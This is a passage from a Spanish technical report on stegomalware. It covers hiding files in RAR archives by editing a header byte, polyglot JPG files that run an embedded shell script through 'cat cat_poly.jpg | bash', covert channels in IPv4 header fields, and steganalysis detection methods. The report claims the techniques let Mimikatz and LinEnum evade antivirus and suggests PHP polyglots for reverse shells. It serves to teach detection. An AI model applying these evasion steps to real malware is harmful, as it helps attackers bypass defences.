El objetivo de los algoritmos de cifrado es representar una cantidad de información reduciendo el tamaño que ocupa, permitiendo después su recuperación al estado original. Existen diferentes formatos de compresión, cada uno con sus características en cuanto a limitaciones y estructura, que se basan en principios de redundancia de datos y entropía para eliminar y restablecer información.

Las estructuras de estos archivos de formato comprimido consisten en concatenaciones de los ficheros que contienen. Además se definen unas cabeceras que marcan el inicio y final de cada bloque. Por ejemplo, en el caso de un archivo de formato comprimido RAR, la información de estos ficheros se almacena a partir de los siguientes bytes:

HEAD_TYPE = 0x50 (Contenedor)
HEAD_TYPE = 0x2B (Archivo)




Ilustración 4: Archivo comprimido 2archivos.rar

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texto decodificad
00000000	52	61	72	21	1A	07	01	00	40	5D	C9	BB	0C	01	05	08	Rar!....@]É»....
00000010	00	07	01	01	CD	E1	9C	80	00	49	91	41	A2	26	02	03	....Íáœ€.I'A¢&..
00000020	0B	D7	E0	1C	04	D7	E0	1C	A0	10	EC	AA	0B	50	80	10	.×à..×à. .ìª.P€.
00000030	00	07	63	61	74	2E	70	6E	67	0A	03	02	51	F8	34	BE	..cat.png...Qø4¾
00000040	41	87	D9	01	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	A‡Ù.‰PNG........
00000050	49	48	44	52	00	00	01	A8	00	00	02	67	08	06	00	00	IHDR...¨...g....
00000060	00	C2	E4	C7	3C	00	00	00	01	73	52	47	42	00	AE	CE	.ÂäÇ<....sRGB.®Î
00000070	1C	E9	00	00	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	.é....gAMA..±..ü
00000080	61	05	00	00	00	09	70	48	59	73	00	00	12	74	00	00	a.....pHYs...t..
00000090	12	74	01	DE	66	1F	78	00	00	FF	A5	49	44	41	54	78	.t.Þf.x..ÿ¥IDATx

Ilustración 5: Cabecera cat.png

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texto decodificado
00073040	5E	DF	DE	A6	52	4F	7E	58	B7	7C	96	34	D3	36	AE	98	^ßÞ¦RO~X·|–4Ó6®˜
00073050	23	F0	94	E9	58	BD	97	41	BA	B9	71	C0	5E	DF	D0	67	#ð"éX½—A°¹qÀ^ßÐg
00073060	17	E4	EA	00	11	35	F9	80	13	50	A3	2E	5F	06	A9	0A	.äê..5ù€.P£._.©.
00073070	77	61	E9	18	54	A4	99	3B	A0	E4	C8	70	51	00	CA	E7	waé.T¤™; äÈpQ.Êç
00073080	7A	B9	83	EA	B5	FF	2F	DB	4F	DF	C3	7D	29	C9	FB	00	z¹ƒêµÿ/ÛOßÃ})Éû.
00073090	00	00	00	49	45	4E	44	AE	42	60	82	AA	75	1E	E5	2B	...IEND®B`‚ªu.å+
000730A0	02	03	0B	8A	00	04	8A	00	A0	10	06	42	DF	AC	80	00	...Š..Š. ..Bß¬€.
000730B0	00	0E	68	6F	6C	61	5F	6D	75	6E	64	6F	2E	74	78	74	..hola_mundo.txt
000730C0	0A	03	02	2A	0A	76	94	89	AF	D9	01	68	6F	6C	61	20	...*.v"‰¯Ù.hola
000730D0	6D	75	6E	64	6F	10	BA	6D	50	0E	03	06	B5	00	00	B5	mundo.ºmP...µ..µ

Ilustración 6: Cabecera hola_mundo.txt

Si editamos hexadecimalmente el archivo comprimido y eliminamos el byte que marca el inicio del objeto que se desea ocultar, se puede observar que desaparece a ojos de un usuario.

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificad
5E DF DE A6 52 4F 7E 58 B7 7C 96 34 D3 36 AE 98  ^ßÞ¦RO~X·|–4Ó6®˜
23 F0 94 E9 58 BD 97 41 BA B9 71 C0 5E DF D0 67  #ð”éX½—A°¹qÀ^ßÐg
17 E4 EA 00 11 35 F9 80 13 50 A3 2E 5F 06 A9 0A  .äê..5ù€.P£._.©.
77 61 E9 18 54 A4 99 3B A0 E4 C8 70 51 00 CA E7  waé.T¤™; äÈpQ.Êç
7A B9 83 EA B5 FF 2F DB 4F DF C3 7D 29 C9 FB 00  z¹ƒêµÿ/ÛOßÃ})Éû.
00 00 00 49 45 4E 44 AE 42 60 82 AA 75 1E E5 00  ...IEND®B`‚ªu.å.
02 03 0B 8A 00 04 8A 00 A0 10 06 42 DF AC 80 00  ...Š..Š. ..Bß¬€.
00 0E 68 6F 6C 61 5F 6D 75 6E 64 6F 2E 74 78 74  ..hola_mundo.txt
0A 03 02 2A 0A 76 94 89 AF D9 01 68 6F 6C 61 20  ...*.v”‰¯Ù.hola
```

Ilustración 7: Cabeceras modificadas de 2archivos.rar




Ilustración 8: Archivo comprimido 2archivos.rar modificado

Para recuperar el archivo, bastará con restablecer el valor original de ese byte y de esa formar permitir que se complete la cadena de concatenaciones.
Esta técnica, tan simple y clásica, sigue aún a día de hoy siendo efectiva para la ocultación de malware. Esto es debido a que no todos los sistemas de detección actuales realizan comprobaciones para identificar ficheros maliciosos embebidos.

Sin aplicar más ofuscación o esfuerzo que el mostrado en el ejemplo anterior, podemos hacer que algunos antivirus[5] comerciales pasen por alto ejecutables tan conocidos como Mimikatz[6].

Ilustración 9: Análisis de reputación de Invoke-Mimikatz.ps1

[5] https://www.virustotal.com/
[6] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1




Ilustración 10: Análisis de reputación de fichero comprimido modificado

4.4. Autoejecución mediante Polyglots

Llegados a este punto se habrá podido apreciar una de las mayores limitaciones de la comunicación a través de esteganografía. Para que pueda completarse un intercambio de mensajes, el algoritmo esteganográfico debe ser público y conocido entre emisor y receptor; además un observador no debe poder diferenciar un fichero que actúa como estegomedio de otro que no.

En un escenario de estegomalware, el objetivo es introducir un fichero malicioso que permanezca indetectable y extraer de él la carga maliciosa durante una fase de explotación. Esto hace que sea necesario disponer de herramientas y software especializado para la recuperación del malware en la máquina comprometida, donde se aumentarían las posibilidades de ser detectado.

Ante esta debilidad es donde el uso de polyglots reduce la complejidad de la explotación y la mejora la evasión perimetral. Los archivos políglotas son aquellos capaces de comportarse de diferente forma en función de cómo sean ejecutados. De modo que con esta técnica podemos conseguir, por ejemplo, que una imagen digital JPEG ejecute código Javascript enmascarando malware. Se consigue de esta forma solucionar el problema de la extracción del contenido oculto y generar con ello posibles detecciones.

Para realizar un ejemplo, emplearemos la herramienta Powerglot[7] para ocultar un script Shell en una imagen JPG y ejecutarlo.

El fichero hello_world.sh es código que ocultaremos en la imagen cat.jpg. Se trata de un ejecutable sencillo que muestra el nombre del usuario que lo ejecuta y un listado de ficheros en el directorio donde se lanza. El resultado lo obtendremos en la nueva imagen políglota cat_poly.jpg




Ilustración 11: Ejecución Powerglot

Como podremos observar, el resultado es una imagen que podemos abrir con cualquier reproductor de contenido digital.

[7] https://github.com/mindcrypt/powerglot




Ilustración 12: Imagen generada con Powerglot

Sin embargo, podemos ejecutar el código que oculta a través de un intérprete de comandos.

```
(root kali)-[/home/kali/Desktop/powerglot-master]
# cat cat_poly.jpg | bash
bash: line 1: $'\377\330\377\340\001#JFIF\001\001\001\001\001\001\001\001\001\001\r': command not found
Usuario actual:
root

Contenido del directorio:
cat.jpg  cat_poly.jpg  examples  examples2  hello_world.sh  powerglot.py
```

Ilustración 13: Ejecución de archivo políglota

Debemos además hacer una mención especial al nivel de protección que esto aporta a nuestro malware oculto. Como puede verse en este otro ejemplo, un script de explotación tan conocido como LinEnum[8] [9] pasa desapercibido frente a los motores de detección comerciales más populares.




Ilustración 14: Análisis de reputación de LinEnum.sh

[8] https://github.com/rebootuser/LinEnum/
[9] https://trevorxcohen.medium.com/linux-privilege-escalation-with-linenum-75d20a3b59f6




Ilustración 15: Análisis de reputación de archivo políglota

Una aplicación muy útil de esta técnica aparece durante los ejercicios de seguridad ofensiva. Un ejemplo de ello es la posibilidad de alojar un archivo que contenga código PHP en un servidor web que permita subir imágenes; obteniendo con ello una posible Shell reversa.

4.5. Canales Encubiertos a través de la red

La idea de una red interconectada va más allá de la simple transferencia de información. A pesar de que en sus orígenes, las redes informáticas se empleasen para la colaboración entre investigadores, hoy se extienden a todo tipo de tareas y usuarios. Todo esto se apoya en la robustez de las infraestructuras de comunicación y en el uso de protocolos telemáticos, con los que se establecen procedimientos para el envío y recepción de mensajes.

Estos protocolos para comunicaciones funcionan formando bloques compuestos por la información útil (el mensaje que el emisor transmite) e información de control. Ésta última cobra gran importancia para el uso esteganográfico y la creación de canales encubiertos.
El uso de estas técnicas ha tenido una gran presencia en la fuga de información a nivel industrial y control remoto de equipos evadiendo sistemas de detección para escenarios de malware.

En la estructura de la mayoría de protocolos existen campos que se reservan para usos futuros, en función de la versión que se utilice, o a los que simplemente puede dárseles otro uso. De este modo, la creación de comunicaciones ocultas se realiza a partir de diferentes técnicas: manipulación de las cabeceras, reordenación de paquetes, patrones en el tiempo de retardo…

El uso más extendido de estos canales se realiza sobre protocolos TCP/IP, que vienen definidos por un estándar de uso común y su aplicación está vinculada con los servicios en Internet.

	Capa según modelo TCP/IP	Protocolo
4	Capa de aplicación	HTTP, SSH, FTP, DNS, DHCP
3	Capa de transporte	TCP, UDP
2	Capa de Red	IP, ICMP
1	Capa de Interfaz de Red	Ethernet, ARP

En el siguiente ejemplo, usando como canal encubierto el protocolo IPv4, veremos que la comunicación se realiza a partir de paquetes que portan la carga útil de nuestro sistema esteganográfico. Este protocolo utiliza paquetes independientes que poseen la información necesaria para su enrutamiento a través de la red, a los que denominamos datagramas.
La estructura que siguen estos paquetes es la siguiente:

← 32 bits →				
Versión	**ILH**	**Tipo de Servicio**	**Longitud Total**	
Identificación			**Flags**	**Desplazamiento del Fragmento**
9Tiempo de Vida		**Protocolo**	**Suma de cabecera**	
Dirección de Origen				
Dirección de Destino				
Opciones y Relleno				

Algunas de estas cabeceras cobran gran valor para la ocultación de mensajes.

Flags: Esta cabecera está compuesta por los bits DF (*Don't Fragment*) y MF (*More Fragment*) que indican respectivamente si el paquete se envió completo o si fue necesario fragmentarlo. Esta fragmentación se produce cuando el datagrama que se envía supera la Unidad Máxima de Transmisión (MTU) y el medio físico no es capaz de gestionarlo completo. De modo que si un paquete se envía completo sin fragmentar, el valor del bit MF es 0 y DF puede tomar indistintamente el valor 0 o 1. Esto permite crear un canal encubierto que usen este bit para enviar información.

Identificación: En este campo de 16 bits se almacena un valor que identifica cada fragmento de un datagrama. Aunado a lo anterior, todos los fragmentos de un datagrama segmentado contienen el mismo valor identificador, a través del cual consiguen relacionarse. Este identificador es único durante el tiempo de vida del datagrama para una misma combinación de IP origen, destino y protocolo.

De modo que a partir de esto, pueden dedicarse manualmente cierta cantidad de bits más significativos (más a la izquierda) para ocultar un mensaje a través de una secuencia de datagramas.

Dirección de origen: Cuando se trata de una comunicación esteganográfica, la dirección IP de origen es irrelevante en la mayoría de ocasiones. El objetivo aquí no es esperar una respuesta del destino, si no hacerle llegar un mensaje con la mayor cantidad de información posible.
A partir de técnicas de *spoofing* podemos alterar el valor de esta cabecera, donde dispondremos de hasta 32 bits de información para ocultar, que deben codificarse en 4 octetos para respetar el formato de una dirección IPv4.

Muchas de estas técnicas son extensibles a otros protocolos de red, existiendo incluso algunas propias para cada protocolo. La mayoría de ellas se basan en

la manipulación de cabeceras y campos que no aportan relevancia a la comunicación.

5. Detección y Análisis de Stegomalware

5.1. Técnicas Avanzadas de Análisis

Por su propia naturaleza, el stegomalware está diseñado para evadir las técnicas de detección. Esto plantea un desafío significativo para las herramientas de seguridad, que deben ser capaces de analizar no solo el comportamiento, sino también el contenido oculto dentro de los archivos.

Cuando el análisis se realiza sobre una muestra, en la que no se utilizan métodos de ocultación triviales, la dificultad depende de la complejidad matemática empleada para la ocultación. Es por esto, que el foco de la detección debe aplicarse sobre el reconocimiento de patrones en los estegomedios.

A la hora de llevar a una implementación práctica un algoritmo esteganográfico es frecuente que se incorporen fallos en el diseño. De este modo, aun utilizando un algoritmo robusto para la ocultación de información, es posible detectar mensajes ocultos. A raíz de esto, existen lo que se conoce como ataques contra el estegomedio, cuto objetivo es descubrir si existe un mensaje oculto en un archivo digital e incluso extraerlo.

5.1.1. Ataque estadístico de histograma

Para una imagen digital, un histograma es una representación gráfica de los niveles de exposición en cada uno de los canales que la componen. Su eje horizontal representa un rango de valores que van desde el negro hasta el blanco y el eje vertical, la cantidad de pixeles en ese valor.

Si comparamos estos coeficientes de colores entre la imagen original y la que ha sido alterada, encontramos diferencias significativas que muestran mayor acentuación en el estegomedio. En este ejemplo, sobre el canal azul:




Ilustración 16: Comparativa de coeficientes de color

Por otro lado, este análisis a imágenes puede aplicarse a través del coeficiente DCT (*Discrete Cosine Transform*)[10], que muestra las variaciones en los coeficientes de frecuencia.

Cuando se aplica la DCT a una imagen, se descompone en una suma de funciones coseno que oscilan a diferentes frecuencias, lo que resulta en un conjunto de coeficientes que representan esas frecuencias. Con cada coeficiente se representa la intensidad de una cierta frecuencia de la imagen original, que representan patrones espaciales de variación de intensidad como el brillo.




Ilustración 17: Valores DCT en cat.png

[10] https://es.wikipedia.org/wiki/Transformada_de_coseno_discreta




Ilustración 18: Valores DCT en covered_cat.png

5.1.2. Ataque visual

Cuando se emplean técnicas de ocultación LSB secuenciales es posible identificar un patrón a través de la saturación de color en los pixeles de una imagen.
Este es uno de los ataques más sencillos que pueden emplearse. Un ejemplo de su uso práctico consistirá en analizar cada uno de los pixeles de una imagen secuencialmente. En cada uno de ellos se aplicará un cambio que fuerce la identificación de patrones.
En este caso, si el LSB de cada color en el pixel es 1, el color entero valdrá 0; por otra parte, si el LSB es 0 el color tomará el valor 255.




Ilustración 19: Análisis visual en cat.png




Ilustración 20: Análisis visual en covered_cat.png

Tras aplicar el análisis, vemos como en la segunda imagen se detecta un patrón en la mitad izquierda del mapa de pixeles. Esto indica que la imagen se ha manipulado y ocultado en ella un mensaje.

5.2. Herramientas y Soluciones para la Detección

Ante la necesidad de llevar a cabo estas tareas durante un ejercicio de análisis, surgen múltiples soluciones que permiten automatizar las pruebas y ataques.
Existen varias soluciones, tanto comerciales como libres, desarrolladas para la detección de comunicaciones ocultas. Estas herramientas de estegoanálisis emplean una variedad de técnicas analíticas, desde el análisis estadístico hasta la inspección de espectros y patrones anómalos que puedan sugerir manipulaciones. Sin embargo, por la propia naturaleza de la esteganografía, resulta complejo asegurar que un producto es completamente fiable en sus resultados.

En el ámbito de la detección de software malicioso oculto, las soluciones de *Endpoint Detection and Response* (EDR) juegan un papel crucial gracias a su capacidad de monitorización continua y respuesta en tiempo real. Estos avanzados sistemas de seguridad no solo se basan en firmas conocidas de malware, sino que también utilizan técnicas de análisis de comportamiento y heurísticas para detectar anomalías y patrones sospechosos. Al integrar inteligencia artificial y aprendizaje automático, las capacidades de detección de las soluciones EDR mejoran constantemente, lo que permite una detección más efectiva y una respuesta más rápida ante incidentes de ciberseguridad.
Por ejemplo, una imagen que presenta variaciones estadísticas inusuales en su composición de píxeles o un archivo con una estructura interna atípicas podría indicar la presencia de datos ocultos.

Si nos centramos en las herramientas de software libre, podemos destacar algunas de las más populares. Aunque son adaptables a las necesidades concretas del analista, presentan, en general, algunas limitaciones en cuanto a las técnicas que son capaces de detectar.

5.2.1. Digital Invisisible Ink Toolkit[11]

Se trata de una herramienta desarrollada por la Universidad de Waikato, que permite ocultar cualquier tipo de archivo electrónico en formatos de imagen soportados por Java, como JPG, PNG y BMP. Al estar implementada sobreeste lenguaje, proporciona independencia de la plataforma en la que se ejecuta, con compatibilidad con sistemas Windows, Linux y Mac OS.

Incorpora varios algoritmos basados en la ocultación sobre el bit menos significativo, cada uno con un enfoque y nivel de seguridad diferentes. Por ejemplo, *BlindHide* realiza una ocultación simple y directa, mientras que *HideSeek* distribuye aleatoriamente los datos en la imagen. *FilterFirst* y *BattleSteg* son más sofisticados, utilizando filtros para identificar las áreas óptimas de la imagen para ocultar datos. Además, permite la personalización y adición de nuevos algoritmos y filtros.

Esta herramienta también admite filtros como el de *Laplace* y *Sobel*, utilizados tradicionalmente para detectar bordes en imágenes y que ayudan a identificar las mejores áreas para ocultar datos.

La capacidad de ocultamiento depende de varios factores, incluyendo el tamaño de la imagen y la configuración del algoritmo.
La herramienta cuenta con una interfaz gráfica que nos permite utilizar sus distintos módulos para ocultar y extraer un mensaje dentro de una imagen.




Ilustración 21: Creación de imagen usando Digital Invisisible Ink Toolkit 1

[11] https://community.nzdl.org/stego/

